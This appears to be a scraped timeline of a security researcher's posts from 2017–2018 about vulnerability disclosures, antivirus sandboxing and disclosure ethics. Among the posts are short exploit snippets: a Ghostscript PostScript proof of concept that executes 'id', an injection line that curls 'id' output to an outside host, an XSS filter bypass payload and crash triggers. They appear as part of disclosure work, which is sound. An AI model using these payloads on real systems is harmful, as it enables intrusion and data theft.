I finally wrote a small tool I've wanted for a long time: A parallel testcase minimizer. It's called halfempty, and I'm already finding it useful as part of my fuzzing workflow. /cc @lcamtuf github.com/googleprojectzero/halfempty
This is a first release, try it out and give me some feedback 😜
Tavis Ormandy reposted
Latex is the veganism of word processing software
Tavis Ormandy reposted
Weekly wrap-up: An exploit module for @taviso's Ghostscript -dsafer bypass and more payload documentation, plus updates on external module support and Metasploit's remote data service. r-7.co/2NWDqWN
Neat, this is live now.
www.rapid7.com/db/modules/exploit/multi/fileformat/ghosts…
Woot !! Black-smith @wvuuuuuuuuuuuuu is working in #metasploit foundry on "Shell In The Ghost" bug found a few days ago by @taviso from P0 (Ghostscript Failed Restore Command Execution). Expect a few shells in Ghostscript frontends. Logo by @angealbertini github.com/rapid7/metasploit-framework/pull/10564
Tavis Ormandy reposted
Wait... what? 🤦♂️
Gnome implemented sandboxing for thumbnail parsers, but @ubuntu patches that out, because why not? bugs.launchpad.net/ubuntu/+source/bubblewrap/+bug/1709164
Tavis Ormandy reposted
From Nautilus file manager thumbnail to code execution via ghostscript and evince... by @taviso & @tehjh seclists.org/oss-sec/2018/q3/157
Tavis Ormandy reposted
😱
%!PS
userdict /setpagedevice undef
legal
{ null restore } stopped { pop } if
legal
mark /OutputFile (%pipe%id) currentdevice putdeviceprops
This is your annual reminder to disable all the ghostscript coders in policy.xml.
openwall.com/lists/oss-security/2018/08/21/2
If you haven't already disabled all the ghostscript codecs in policy.xml, now would be a good time to double check. x.com/wdormann/status/857217642377216000
This is your annual reminder to disable all the ghostscript coders in policy.xml.
openwall.com/lists/oss-security/2018/08/21/2
If you haven't already disabled all the ghostscript codecs in policy.xml, now would be a good time to double check. x.com/wdormann/status/857217642377216000
Tavis Ormandy reposted
We are releasing the Smartcard Fuzzer used to find bugs in OpenSC, Yubico, and Apple Smart Card Services stacks:
github.com/x41sec/x41-smartcard-fuzzing
Tavis Ormandy reposted
REMINDER: You can block or mute anyone for any reason. It's your timeline, it's your space, it's your time and attention.
Tavis Ormandy reposted
Damn, the #blackhat2018 stadium is huge, and @laparisa just gave an amazing keynote in front of this huge crowd. <3
Tavis Ormandy reposted
The data don't lie: Project Zero is making users across the industry more secure. #bhusa
Tavis Ormandy reposted
Blog post on the exciting world of reporting vulnerabilities googleprojectzero.blogspot.com/2018/08/adventures-in-vuln…
Tavis Ormandy reposted
Hey, look. Reddit got owned up. STOP USING SMS 2FA. It doesn’t work.
www.reddit.com/r/announcements/comments/93qnm5/we_had_a_s…
Tavis Ormandy reposted
Haha, here is Master Blaster, an elite hacker, doing a code review with a novice programmer. I hope this scene is going to be in the next DC universe movie 🤣
I found this complete lot of DC hacker comics from 1992. Random nonsense snippets of UNIX and C, it's super fun. The 90s ads are great nostalgia.
This guy is Master Blaster, he's trying to figure out if someone is elite by shouting UNIX commands into an intercom (??). Meanwhile, Sue Denim is reversing the virus she found in Cheyenne Mountain. I think that's real VAX shellcode on the right. 🤓
No more livetweeting haha, but you all need to read this lol.
Haha, here is Master Blaster, an elite hacker, doing a code review with a novice programmer. I hope this scene is going to be in the next DC universe movie 🤣
Today is the first day of my sabbatical! Don't worry, I'll be back, this is my first research break in a very long time. If you catch me on twitter, remind me to get back to not thinking about security 😁 Hopefully you will all have solved security by the time I get back. 😎
Tavis Ormandy reposted
That’s awesome news @laparisa !
ANNOUNCEMENT: Parisa Tabriz (@laparisa), Director of Engineering at Google, responsible for Chrome security and Project Zero, to Keynote #bhusa 2018. blackhat.com/us-18/briefings.html
I'm heading to Miami for @InfiltrateCon, hmu if you want to catch up. 🛩
Tavis Ormandy reposted
Wycheproof just released tons of test vectors for many crypto primitives: github.com/google/wycheproof/tree/master/testvectors. Now one can test any crypto libraries, not just Java
Tavis Ormandy reposted
Cisco doing basic core vulnerability research that a competitor was unable to do for its own product is, in fact, pretty classy.
So @Cisco's @TalosSecurity found a vulnerability in a competing product and posted it publicly. That's classy!
Tavis Ormandy reposted
This is a common misperception that we've encountered with Project Zero's work, and I saw Microsoft's OSR team get the same critiques recently as well. There's no alterior motive here! We all just think that helping to improve the security of other companies is a good thing.
4 months from vendor disclosure to full exploit posted online in a public disclosure? Even Cisco doesn't patch flaws in their products that fast. Just admit it: Cisco's trying to embarrass their competition.
This is amazing, Windows Defender used the open source unrar code, but changed all the signed ints to unsigned for some reason, breaking the code. @halvarflake noticed and got it fixed. Remote SYSTEM memory corruption 😨
mpengine contains unrar code forked from unrar prior to 5.0, introduces new bug while fixing others bugs.chromium.org/p/project-zero/issues/detail?id=1543
Tavis Ormandy reposted
Active shooter at YouTube HQ. Heard shots and saw people running while at my desk. Now barricaded inside a room with coworkers.
Tavis Ormandy reposted
Google security engineer: AV does more harm than good because the AV industry refuses to make the small technical investment of sandboxing their crappy legacy code.
Tavis Ormandy reposted
"Trustico® believes there were no security concerns for customers in what it did. Providing the private key and serial number would have been a security concern; the provision of one but not the other did not present a risk;"......wat 😭. www.trustico.com/news/2018/digicert-symantec-statement/se…
Tavis Ormandy reposted
First read of the AMDFLAWS whitepaper (no real technical details given) is: “over-hyped beyond belief”.
This is a whitepaper worthy of an ICO.
And yes, that is meant to be an insult.
This is just marketing fluff, Kaspersky have scoped the requirements for submissions unrealistically. They might as well have offered $1M, but stipulated exploits have to work when the computer is off. 🙄
Press release www.kaspersky.com/about/press-releases/2018_big-bounty-pr…
Idea for an ETF: All ticker symbols that are valid x86 mnemonics weighted by cycle count. $MOV, $STI, $CLD, $IRET, etc. There's probably a reason I don't work in finance. 😛
It turns out @halvarflake is pretty good at computers.
Tavis Ormandy reposted
Relax, so long as nobody grabs cold-storage.tar.gz everything is fine. 🍨🍦🍧
This just gets worse 🔥
$(curl domain/`id`)
35.190.140.214 - [01/Mar/2018:09:52:14 -0500] "GET /uid=0(root) HTTP/1.1" 404 209 "-" "curl/7.29.0"
:D
Tavis Ormandy reposted
Introducing Trust-ICO: A new initial coin offering where your private keys are stored on the public blockchain. #trustico #crypto
Tavis Ormandy reposted
Wait...what?! 🤪
That is not correct, please see our official statement for more information: www.digicert.com/blog/digicert-statement-trustico-certifi…
Tavis Ormandy reposted
Microsoft's lobbyist really hates disclosure.
Hmm, it looks like BitTorrent just added a second token to uTorrent Web. That does not solve the DNS rebinding issue, it just broke my exploit. 😩
I just fixed the exploit and verified it still works. I would recommend asking BitTorrent to resolve this issue if you're affected, and it works in the default configuration so you probably are. Sigh.
Here is a basket of uTorrent DNS rebinding vulnerabilities that are now fixed, from remote code execution to querying and copying downloaded files, and more. bugs.chromium.org/p/project-zero/issues/detail?id=1524
Here is a test page you can use to see some web-exposed functionality lock.cmpxchg8b.com/utorrent-crash-test.html.
Here is the problem, if antivirus *just* didn't work, nobody would care. The problem is it doesn't work *and* makes people with targeted attackers unsafe. If you fixed that second problem, fair enough. But is there *any* vendor in your industry who will implement sandboxing?
The crashing unicode reports that keep popping up in the news seem trivially fuzzable, are Apple not fuzzing this stuff?
Alexei thoroughly analyzed the JavaScript interpreter in Windows Defender. This is a huge part of the default Windows attack surface, definitely needs more eyes on it.
Tavis Ormandy reposted
We were made aware of a security issue with our extension on Friday and worked with Google to roll out a fix within a few hours.
Thank you to @taviso and the team for finding and educating the community about the complexities of this bug. We will provide more updates soon.
Vulnerability in Grammarly extension fixed (20M users), users should be auto-updated to a fixed version. Auth tokens were accessible to websites, allowing any website to login to your account and read all your docs. bugs.chromium.org/p/project-zero/issues/detail?id=1527
Wait....what? 😆
ORMANDIES FOR THE ORMANDY GOD
Tavis Ormandy reposted
Sorry @nicoleperlroth, but having binary is just as good as having source. The myth that releasing source is somehow more dangerous is just that...a myth. x.com/nicoleperlroth/status/956572565824139264
Well, this will be interesting.
Intel might brief the House Energy and Commerce Committee on Meltdown/Spectre www.cnbc.com/2018/01/24/congress-asks-apple-intel-others-…
Tavis Ormandy reposted
This response from @dwmw2 : lkml.org/lkml/2018/1/22/598 is a lot more useful than Linus' ranting about "garbage patches." Unfortunately it'll get nowhere near the same attention.
Tavis Ormandy reposted
tl;dr if your app runs a local server it needs to validate the Host header of incoming HTTP requests. Tavis is opening issues for apps where this causes RCE but there’s probably tons more where this will cause privacy leaks
All Blizzard games (World of Warcraft, Overwatch, Diablo III, Starcraft II, etc.) were vulnerable to DNS rebinding vulnerability allowing any website to run arbitrary code. 🎮 bugs.chromium.org/p/project-zero/issues/detail?id=1471
Tavis Ormandy reposted
All Blizzard games (World of Warcraft, Overwatch, Diablo III, Starcraft II, etc.) were vulnerable to DNS rebinding vulnerability allowing any website to run arbitrary code. 🎮 bugs.chromium.org/p/project-zero/issues/detail?id=1471
I plan to look at other games with very high install bases (100M+) in the coming weeks.
I'm at the enigma conference in Santa Clara this week, let me know if you want to chat or catch up.
Tavis Ormandy reposted
Symbol server for nvidia driver binaries. developer.nvidia.com/nvidia-driver-symbol-server
First of a few remote code execution flaws in various popular torrent clients, here is a DNS rebinding vulnerability Transmission, resulting in arbitrary remote code execution. github.com/transmission/transmission/pull/468
I look forward to hearing from all the localhost experts explaining how dns rebinding is impossible. 😛
Tavis Ormandy reposted
New Intel microcode data file released yesterday: downloadcenter.intel.com/download/27431/Linux-Processor-M… (UI for finding it was pretty buggy)
Tavis Ormandy reposted
The replies you get when you say the word "bitcoin" 😆
Tavis Ormandy reposted
New release: Electrum 3.0.4. Please upgrade, this is a security update. It fixes a vulnerability that was reported earlier today. See the release notes for details. electrum.org
github.com/spesmilo/electrum/blob/3.0.4/RELEASE-NOTES
The bitcoin wallet Electrum allows any website to steal your bitcoins. I was gonna report it...but there was already an open issue from last year. I pointed out this is kinda critical, and they made a new release within a few hours. Update to 3.0.4 if you use it.
Sadly I'm not a bitcoin millionaire, I was just browsing the list of software shipped in @Tails_live, and Electrum is included 😛
Here's another interesting win32k UaF Microsoft fixed in the latest patches, they also fixed two other non-security BSODs I sneaked into the testcase 😆 bugs.chromium.org/p/project-zero/issues/detail?id=1389
Tavis Ormandy reposted
This is why I chose and championed full disclosure for l0pht advisories. Only with details can people understand *their* systems, threat models, and risk.
Also why I disapprove of arbitrary disclosure time delays. It naively assumes a uniform level of effort to remediate.
Tavis Ormandy reposted
All that speculation was fun, now we have a real technical blog post: googleprojectzero.blogspot.com. Jann Horn (@tehjh) just won the pwnie for 2018, imho!
Fight every embargo. 🔥💩
Tavis Ormandy reposted
This. This. This.
Tavis Ormandy reposted
I bought a Seiko UC-2200 to play with, a wrist computer from 1984. It has a Microsoft BASIC interpreter and a tiny thermal printer. ⌚️🖥️
Tavis Ormandy reposted
Ars Technica's @dangoodin001 is one of the most technically knowledgeable reporters I know. Now he's being sued by Keeper Security for writing up a report of Keeper's software vulnerabilities made by a Google researcher. This is gross, litigious bullying. www.documentcloud.org/documents/4333677-Keeper-Security-I…
So.... I guess this is happening? 🤦♂️www.pacermonitor.com/public/case/23282996/Keeper_Security…
Why isn't it a bug that it's basically impossible to disable WPAD? 🤔
Tavis Ormandy reposted
It's out! New Windows remote (sort of) blog post with an exploit writeup, brought to you together with @halvarflake, @tiraniddo and @bool101. Happy holidays! :-)
Project Zero blog: "aPAColypse now: Exploiting Windows 10 in a Local Network with WPAD/PAC and JScript" by @ifsecure, @halvarflake, @tiraniddo and @bool101 - googleprojectzero.blogspot.com/2017/12/apacolypse-now-exp…
Everyone wants there to be simple answers in security, but sometimes there are no simple answers.
I created a new Windows 10 VM with a pristine image from MSDN, and noticed a third party password manager is now installed by default. It didn't take long to find a critical vulnerability. bugs.chromium.org/p/project-zero/issues/detail?id=1481
I don't want to hear about how even a password manager with a trivial remote root that shares all your passwords with every website is better than nothing. People really tell me this. 🙄
Tavis Ormandy reposted
This is a pretty sweet chain of bugs.
Tavis Ormandy reposted
So for everyone who's asked for a video of the attack surface talk, here it is!
Watch @natashenka of @google project zero talk security, hackers and bug hunting at #securityatsf #securityat info.hacker.one/security-at-speaker-videos/
Tavis Ormandy reposted
Here is a NoScript 10.1.5 bypass which I reported:
<p id=x>javascrip<x>t:alert(<x>1)</p><math><a href="#*/=x.innerText,a" xml:base=javascript:location/*>Click HERE
vulnerabledoma.in/char_test?body=<p id=x>javascrip<x>t:al…
Alright, exploits working and reports sent. I'm calling it a night.
Tavis Ormandy reposted
Ian Beer is about to make iOS security research much easier motherboard.vice.com/en_us/article/d3xpyz/google-iphone-i…
Soo...How's that sandbox coming along? 😬
This looks pretty serious, OOB patch for Microsoft Malware Engine. portal.msrc.microsoft.com/en-US/security-guidance/advisor….
Reported by “The UK's National Cyber Security Centre (NCSC)”.
This season of the embedded podcast was fantastic.
Bleh, what's wrong with %APPDATA%? 😩
Tavis Ormandy reposted
Security Update 2017-001 is now available for High Sierra, addressing the root login problem. support.apple.com/en-us/HT208315
Tavis Ormandy reposted
macos 10.13 bug isn't limited to root in all circumstances; via ARD, you can log in as any existing user (e.g. _applepay) and share the screen of the logged-in user. also _uucp is allowed to log in
Tavis Ormandy reposted
Hey look, someone flagged the root bypass as a security issue 9 days ago.
.@utorrent @utorrentHelp your security address bounces, because you have no MX record. Please contact me urgently.
Tavis Ormandy reposted
People who never, ever report vulnerabilities have the most interesting opinions about how people should report vulnerabilities.
We can't get the CORS/RFC1918 stuff shipped soon enough. Every Windows application I look at lately seems to start some broken web-reachable http endpoint.
Tavis Ormandy reposted
Microsoft manually patching a binary, did they lost the source code? 🤔 0patch.blogspot.fr/2017/11/did-microsoft-just-manually-pa… #legacy #vulnerability
Tavis Ormandy reposted
Yep, but the context here is "how to not get hacked" guides. If you're not running random untrusted executables, then antivirus is a liability. If you are running untrusted exes, then you're gonna get hacked.
This is crazy, instead of returning an error like a normal person, Windows 10 will BugCheck if you provide an ansi string instead of a unicode string to DefSetText(). 🙃gist.github.com/taviso/9e673add738de0da6534cbd20e705d3b
I hope so. Right now just patch,rinse,repeat. If we ask "how did this happen?" Maybe we'll get postmortems and actions to prevent in future.
How do you use VsDevCmd in WSL, so you can use link, cl, nmake etc? I use this fun trick in Cygwin, but cmd /c bash doesn't work in WSL.
I have an evil plan...I'll send Microsoft a real win32k vulnerability, but the testcase triggers five other bugchecks they refuse to fix. 😈
Shhh..shh..this is happening right now! 🤞If this works... #newparadigm
Tavis Ormandy reposted
"We can't repel firepower of that magnitude" said the strong iPhones as they fell to a full remote over-the-air WiFi compromise by @laginimaineb. Best research I've seen this year: googleprojectzero.blogspot.com/2017/10/over-air-vol-2-pt-…
Tavis Ormandy reposted
North Korea allegedly stole South Korea and US secret plans for war by hacking a cybersecurity product. www.wsj.com/amp/articles/north-korea-allegedly-used-antiv…
Tavis Ormandy reposted
"Responsible encryption" is reminiscent of "responsible disclosure". Meaningless slogan intended to elevate one narrow interest among many.
Tavis Ormandy reposted
Used Outlook's S/MIME feature in the past 6 months? Your mails were probably not sent encrypted: www.sec-consult.com/en/blog/2017/10/fake-crypto-microsoft…
Tavis Ormandy reposted
Fits in a tweet though! main(){PVOID N[]={0,0};CreateDesktop(0,0,0,0,0,0);GetProcAddress(LoadLibrary("WIN32U"), "NtUserGetWOWClass")(0, N);}
This was a pain to track down, Microsoft forgot to check the return code from win32k!GetWOWClass. Sigh. 😞
Fits in a tweet though! main(){PVOID N[]={0,0};CreateDesktop(0,0,0,0,0,0);GetProcAddress(LoadLibrary("WIN32U"), "NtUserGetWOWClass")(0, N);}
Tavis Ormandy reposted
A Bug Has No Name: Multiple Heap Buffer Overflows In the Windows DNS Client -- www.bishopfox.com/blog/2017/10/a-bug-has-no-name-multiple…
current status
Tavis Ormandy reposted
Project Zero blog: "Over The Air - Vol. 2, Pt. 2: Exploiting The Wi-Fi Stack on Apple Devices" by @laginimaineb - googleprojectzero.blogspot.com/2017/10/over-air-vol-2-pt-…
Tavis Ormandy reposted
We found some interesting bugs in dnsmasq: security.googleblog.com/2017/10/behind-masq-yet-more-dns-…
Tavis Ormandy reposted
email of the day
Tavis Ormandy reposted
Uhhhuh this Google Project Zero bug has a working remote exploit into the WiFi chip of the iPhone 7! bugs.chromium.org/p/project-zero/issues/detail?id=1289
Tavis Ormandy reposted
Broadcom: Heap overflow when handling 802.11v WNM Sleep Mode Response bugs.chromium.org/p/project-zero/issues/detail?id=1288
Tavis Ormandy reposted
15 years and here are the only security technologies that have made me safer: SSH, firewall, 2-factor auth, sandboxing and Tavis Ormandy
Tavis Ormandy reposted
Oh shit Adobe
Tavis Ormandy reposted
Who Is Marcus Hutchins, the man credited with stopping WannaCry and charged w/ authoring Kronos banking trojan? krebsonsecurity.com/2017/09/who-is-marcus-hutchins/
Talking of windbg, today I needed to use .writemem in a bp cmd w/var in filename (e.g. buf-$t0.dmp). This worked: stackoverflow.com/questions/42386460/how-to-use-pseudo-re…
Is that really the best solution? in gdb, you could just use eval "dump binary memory %s..."... 🤔
Tavis Ormandy reposted
The new WinDbgX is finally out! Enjoy it’s awesomeness. Integrated JS/LINQ, ribbons, modernized UI and runs in Centennial. Awesomesauce.
Tavis Ormandy reposted
I'm reliably informed this has now been fixed! 📸
I think instagram must have broken DMARC or something, because their verification codes havent worked for months. x.com/search?f=tweets&q=instagram verification code
Tavis Ormandy reposted
Unbelievable, but confirmed using the same code compiled with a fresh install of MinGW.
Tavis Ormandy reposted
Linux kernel v4.12 was published last week! Here are my notes on interesting security things for this release: outflux.net/blog/archives/2017/07/10/security-things-in-l…
This is the detail that many av engineers miss. You can sandbox and still have a priv'd broker proc, and you don't have to pipe data around.
Don't tell me "easier to hide from sandboxed av" or "sandboxed av has to be pass-by-value" unless you understand this point 🙄
Tavis Ormandy reposted
Here's the indictment accusing @MalwareTechBlog of running the Kronos banking malware. www.documentcloud.org/documents/3912520-Marcus-Hutchinson…
Tavis Ormandy reposted
Scoop: The researcher who stopped WannaCry ransomware was detained by US authorities at Def Con motherboard.vice.com/en_us/article/ywp8k5/researcher-who-…
Tavis Ormandy reposted
The Windows Defender team is actively working on sandboxing. It’s a complex engineering task (perf/compat/robustness), but they’re on it :)
Microsoft didn’t sandbox Windows Defender, so I did blog.trailofbits.com/2017/08/02/microsoft-didnt-sandbox-w…
Tavis Ormandy reposted
Microsoft didn’t sandbox Windows Defender, so I did blog.trailofbits.com/2017/08/02/microsoft-didnt-sandbox-w…
Tavis Ormandy reposted
@natashenka explains how she & @taviso found the Ms MpEngine vuln #bhusa
Tavis Ormandy reposted
We be droppin' 2017 Pwnie Award nominees like they hot:
pwnies.com/nominations/
I'm heading to Vegas, let me know if you want to meet. I don't bite ;)
Tavis Ormandy reposted
Samsung: Trustonic <t-base TEE does not perform revocation of trustlets bugs.chromium.org/p/project-zero/issues/detail?id=1239
Tavis Ormandy reposted
We take so much for granted. There are incredible structural pressures against independent and open attack research.
Tavis Ormandy reposted
LSDs stance on disclosure was driving force to write BinDiff btw.
This.
5/ I point this out because those ignorant of 30 years of lessons in "disclosure" keep claiming that we should hide the details of patches.
Multiple Cisco Webex remote code execution vulnerabilities, and working exploit bugs.chromium.org/p/project-zero/issues/detail?id=1324. Patch ASAP. 🐞
Here is Cisco's advisory tools.cisco.com/security/center/content/CiscoSecurityAdvi…
Tavis Ormandy reposted
If you use evince you should upgrade: bugzilla.gnome.org/show_bug.cgi?id=784630 drive-by RCE due to a cmd injection in their comic book handler ¯\_(ツ)_/¯
Tavis Ormandy reposted
Windows: Bad Fix for COM Session Moniker EoP bugs.chromium.org/p/project-zero/issues/detail?id=1224
Tavis Ormandy reposted
How does Project Zero find all these scripting engine bugs? I guess they look for the Edge cases. I'll see myself out.
Tavis Ormandy reposted
0% and 0%
Tavis Ormandy reposted
Incredible work by @esizkur @iamnion ! Lays down the groundwork for systematic analysis of subtle firmware bugs on a *large* scale (1/3)
Tavis Ormandy reposted
Gather around children, this'll be a thread as a crash course of how I transcode x86ASM into MIDI and finally into music. cc @richinseattle
Apparently I opened Pandora's box this morning, and a bunch of 0day fell out. This is gonna be a pain to clean up.
Tavis Ormandy reposted
“@dchest: systemd compat for OpenBSD's doas 😆 ” << a patch is worth a thousand words! :)
Tavis Ormandy reposted
@FortuneMagazine's super realistic depiction of @taviso in google mtn view. need to steal that ball-of-light asap. fortune.com/2017/06/23/google-project-zero-hacker-swat-team/
Tavis Ormandy reposted
Qualys Security Advisory Team: Stack Clash exploits and PoCs released: www.openwall.com/lists/oss-security/2017/06/28/14
Tavis Ormandy reposted
LOL!LOL!LOL!LOL!%PDF-%PDF-
STACK_BUFFER_OVERRUN
landave.io/2017/06/avast-antivirus-remote-stack-buffer-ov…
via @svblxyz
I wrote a fuzzer for the unsandboxed x86 emulator in Windows Defender and found arbitrary read/write. bugs.chromium.org/p/project-zero/issues/detail?id=1282
Here's the testcase, anything that looks like a PE is emulated when Windows sees it, regardless of file extension. bugs.chromium.org/p/project-zero/issues/attachmentText?ai…
Tavis Ormandy reposted
But surprise: Microsoft added another similar check elsewhere in the code, also checking the buffer length exceeding 80h.
Tavis Ormandy reposted
Offense is vital to defense.
Non-disclosure is far, far worse than full disclosure.
Silent patching obscures truth as well as silent farting
The return of offense-shaming, the return of proposals for non-disclosure, the forgetting that patch analysis is a thing. Timewarp.
Tavis Ormandy reposted
Who spotted @JosephBialek and @smealum's x64 KASLR improvement in Windows 10 build 16215? Kernel stacks are now isolated from other regions.
Tavis Ormandy reposted
The return of offense-shaming, the return of proposals for non-disclosure, the forgetting that patch analysis is a thing. Timewarp.
Tavis Ormandy reposted
Very cool effort from airbus-seclab, taking up tradition of @taviso's iofuzz [taviso.decsystem.org/virtsec.pdf]:
CrashOS
github.com/airbus-seclab/crashos
Sigh, more critical remote mpengine vulns. Found on Linux then reproduced on Windows, full report on the way. This needs to be sandboxed.
Tavis Ormandy reposted
So I wrote up a blogpost explaining out secret dots printers put on documents outed NSA leaker Reality Winner.
blog.erratasec.com/2017/06/how-intercept-outed-reality-wi…
Tavis Ormandy reposted
Rumors of the @PwnieAwards being put out to pasture have been greatly inebriated. 2017 nominations are now open!
pwnies.com/nominations/
Junghoon @lokihardt also found a critical use-after-free in the MsMpEng Javascript interpreter. bugs.chromium.org/p/project-zero/issues/detail?id=1259
These are accessible remotely, service is unsandboxed, enabled by default and running as SYSTEM. So... yeah. ¯\_(ツ)_/¯
Tavis Ormandy reposted
Qualys Security Advisory - CVE-2017-1000367 in Sudo's get_process_ttyname() for Linux
www.openwall.com/lists/oss-security/2017/05/30/16
Tavis Ormandy reposted
If @taviso can get MsMpEng running on Linux, why can't MS get it running in a proper sandbox? Here is source: cs.chromium.org/chromium/src/sandbox/win/
Remember the unsandboxed javascript engine in Windows 10? Ian found an insane design flaw in the garbage collector. bugs.chromium.org/p/project-zero/issues/detail?id=1258
Tavis Ormandy reposted
I realise that many would miss the small link to the final PS script for the token capture UAC bypass so here it is gist.github.com/tyranid/9ffef5962a642d4a1bb8e4ee7e3bebc5
Tavis Ormandy reposted
So the final part 3 of my UAC journey has been posted. How to exploit the UAC issue on Windows 10. tyranidslair.blogspot.co.uk/2017/05/reading-your-way-arou…
🏜️📦...get it? 😋
Mateusz @j00ru finds multiple critical remote memory corruption and a bunch of DoS in MsMpEng via fuzzing. 🏜️📦 bugs.chromium.org/p/project-zero/issues/detail?id=1261
Tavis Ormandy reposted
In case anyone else needs this: How to make MicrosoftEdge (including all MicrosoftEdgeCP.exe instances) start with windbg on Win10 v1703:
Tavis Ormandy reposted
Here the memory disclosure fix in nt!NtTraceControl (CVE-2017-0259)
for "Windows 10" v1703 released in May (win32k filter bypass !)
There is an undocumented opcode in the MsMpEng x86 emulator that can access internal emulator commands ¯\_(ツ)_/¯ bugs.chromium.org/p/project-zero/issues/detail?id=1260
Tavis Ormandy reposted
Maybe Linux will finally be secure now
Tavis Ormandy reposted
[commercial for twitter]
hey do you love wasting time and also getting angry
Surprise, I ported Windows Defender to Linux. 😎github.com/taviso/loadlibrary
Tavis Ormandy reposted
I made my own version of GP0's "mpscript" tool for exploration of MpEngine's JavaScript engine. Details+DL: mastodon.social/@slipstream/5485890
Tavis Ormandy reposted
LVM2 parser in EnCase Forensic Imager vulnerable to buffer overflow. Code Exec through evidence #chainsawofcustody blog.sec-consult.com/2017/05/chainsaw-of-custody-manipula…
Tavis Ormandy reposted
Project Zero guest blog post: "Exploiting the Linux kernel via packet sockets" by @andreyknvl - googleprojectzero.blogspot.com/2017/05/exploiting-linux-k…
Tavis Ormandy reposted
MS Edge - UXSS/SOP bypass. [Open/Redirect/Data]. Steal cookies, passwords and more.
www.brokenbrowser.com/sop-bypass-uxss-stealing-credential…
Video: www.youtube.com/watch?v=vO6LRO6Sgcg&list=PL12o0t84rBX_oDm…
Tavis Ormandy reposted
SOP bypass in Safari 10 reported to Apple today. Stay safe out there. Thanks for the collab @i_bo0om
Tavis Ormandy reposted
Happy to hear that Windows is secure again now that MS patched the last remaining bug in their unsandboxed, system-privileged JS runtime.
Tavis Ormandy reposted
Great work by @n_joly, @swamysng, & others on the SMB finds/fixes this month and @ChakraCore team for theirs as well portal.msrc.microsoft.com/en-us/security-guidance/acknowl…
Tavis Ormandy reposted
portal.msrc.microsoft.com/en-US/security-guidance/advisor… and portal.msrc.microsoft.com/en-US/security-guidance/advisor… are some fun COM bugs, 0213 is also technically RCE. Will do a blog about them soon :-)
Tavis Ormandy reposted
So my CPU has a webserver in it and my SYSTEM account has a JavaScript engine in it. I think we've lost the complexity battle.
Tavis Ormandy reposted
Here is @taviso & @natashenka CVE-2017-0290 converted to music via x86 patch to MIDI - "Defending Dropped Wisdom" clyp.it/psbcihye
Still blown away at how quickly @msftsecurity responded to protect users, can't give enough kudos. Amazing.
Tavis Ormandy reposted
CVE-2017-0290 is tweetable :)
var e = new Error();
e.tostring.call({message : 7 });
bugs.chromium.org/p/project-zero/issues/detail?id=1252&de…
Remotely Exploitable Type Confusion in Windows 8, 10, Windows Server and more found by @natashenka and me bugs.chromium.org/p/project-zero/issues/detail?id=1252
Tavis Ormandy reposted
What an amazing response, thanks so much Simon and MSRC! That was incredible work.
Tavis Ormandy reposted
Security health warning: This community may contain nuts.
Tavis Ormandy reposted
It’s almost like people forget that Pwn2Own is the literal demonstration of working exploits before the vulns are reported to the vendor.
Tavis Ormandy reposted
#passiveaggressinfosec (n) - to presume one's views on disclosure is superior despite lacking experience in vulndev or actionable defense.
No more twitter debates for today sorry, I've got to go offline.
We already know Microsoft are sitting on undisclosed vulnerabilities they release every second Tuesday. What does this change?
Haha, I'm happy to say any software you like has bugs, just name it and I'll announce it. There are definitely bugs in Chrome, macOS, Linux.
There is no ethical grey area, this is a software development truism. All non-trivial software has bugs.
It's twitter. I'm getting bombarded all weekend by threads arguing about whether it's ethical to state the fact that "bugs exist".
Isn't that argument basically "vulnerability researchers create insecurity"? In fact, vulnerability researchers expose insecurity.
Yes, I value transparency, and think projecting an image of software invulnerability is dangerous. I think challenging that is important.
Absolutely agree.
Don't you think it would be valuable is this was better understood?
I've already responded to that question.
I've already told you, you want to project an image of invulnerability and I think it's important to challenge that.
I didn't ask, but you understand I use my twitter account to share my opinions, I'm not going to use it to further your goals or agenda?
We disagree on this topic, but if we agree there is no malice on either side, and I've offered to compromise on side effects...both okay?🙂
So what does asking everyone to not to talk about vulnerabilities achieve if not a false image of invulnerability?
Haha, deal. 😁
Tavis Ormandy reposted
What grinds my gears (see Intel ME): (1) Trivial bugs in (2) overprivileged code. I can deal with subtle bugs in necessary attack surface.
Tavis Ormandy reposted
If a tweet is causing panic or confusion in your organization, the problem isn't the tweet, the problem is your organization
Tavis Ormandy reposted
[blog] [1day] Ode to the use-after-free: one vulnerable function, a thousand possibilities: scarybeastsecurity.blogspot.com/2017/05/ode-to-use-after-…
I think @natashenka and I just discovered the worst Windows remote code exec in recent memory. This is crazy bad. Report on the way. 🔥🔥🔥
.@natashenka Attack works against a default install, don't need to be on the same LAN, and it's wormable. 🔥
Tavis Ormandy reposted
if you wanted to know what the Intel AMT vulnerability is, here it is in two paragraphs www.tenable.com/blog/rediscovering-the-intel-amt-vulnerab…
Tavis Ormandy reposted
Bugs in terminal emulators' escapes www.openwall.com/lists/oss-security/2017/05/01/13 including rxvt integer overflow analysis by @zx2c4 www.openwall.com/lists/oss-security/2017/05/01/15
Tavis Ormandy reposted
Once again, congrats to @tehjh!
Qubes Security Bulletin #30: Critical Xen bugs related to PV memory virtualization (XSA-213, XSA-214)
github.com/QubesOS/qubes-secpack/blob/master/QSBs/qsb-030…
Tavis Ormandy reposted
Another exploit for one of my Chakra bugs
I wrote "Exploiting MS16-145: MS Edge TypedArray.sort UAF (CVE-2016-7288)", involving Quicksort, COOP and more blog.quarkslab.com/exploiting-ms16-145-ms-edge-typedarray…
Tavis Ormandy reposted
For heap nerds: Paper from 1995 summarizing heap allocators from the 70s upward in chronological fashion: www.cs.northwestern.edu/~pdinda/ics-s05/doc/dsa.pdf thx @seanh
If you haven't already disabled all the ghostscript codecs in policy.xml, now would be a good time to double check. x.com/wdormann/status/857217642377216000
Tavis Ormandy reposted
"Lastpass is storing the 2FA secret seed under a URL that can be derived from your password."
www.martinvigo.com/design-flaws-lastpass-2fa-implementation/
Tavis Ormandy reposted
The AV halting problem in one sentence: @vessonsecurity won't stop arguing no matter how wrong he is
Yup, you've been bestowed more honor than you deserve. Congratulations!
Tavis Ormandy reposted
everything wrong with university press releases overselling research www.cerias.purdue.edu/site/blog/post/purdue_cerias_resear…
I think instagram must have broken DMARC or something, because their verification codes havent worked for months. x.com/search?f=tweets&q=instagram verification code
Tavis Ormandy reposted
Project Zero blog: "Over The Air: Exploiting Broadcom’s Wi-Fi Stack (Part 2)" by @laginimaineb - googleprojectzero.blogspot.com/2017/04/over-air-exploitin…
+1 Thanks to @daveaitel and @immunityinc, the conference was awesome. Great catching up with everyone.
Now that awesome @InfiltrateCon is over, I am looking forward to EuskalHack in beautiful San Sebastian in late June :-)
Tavis Ormandy reposted
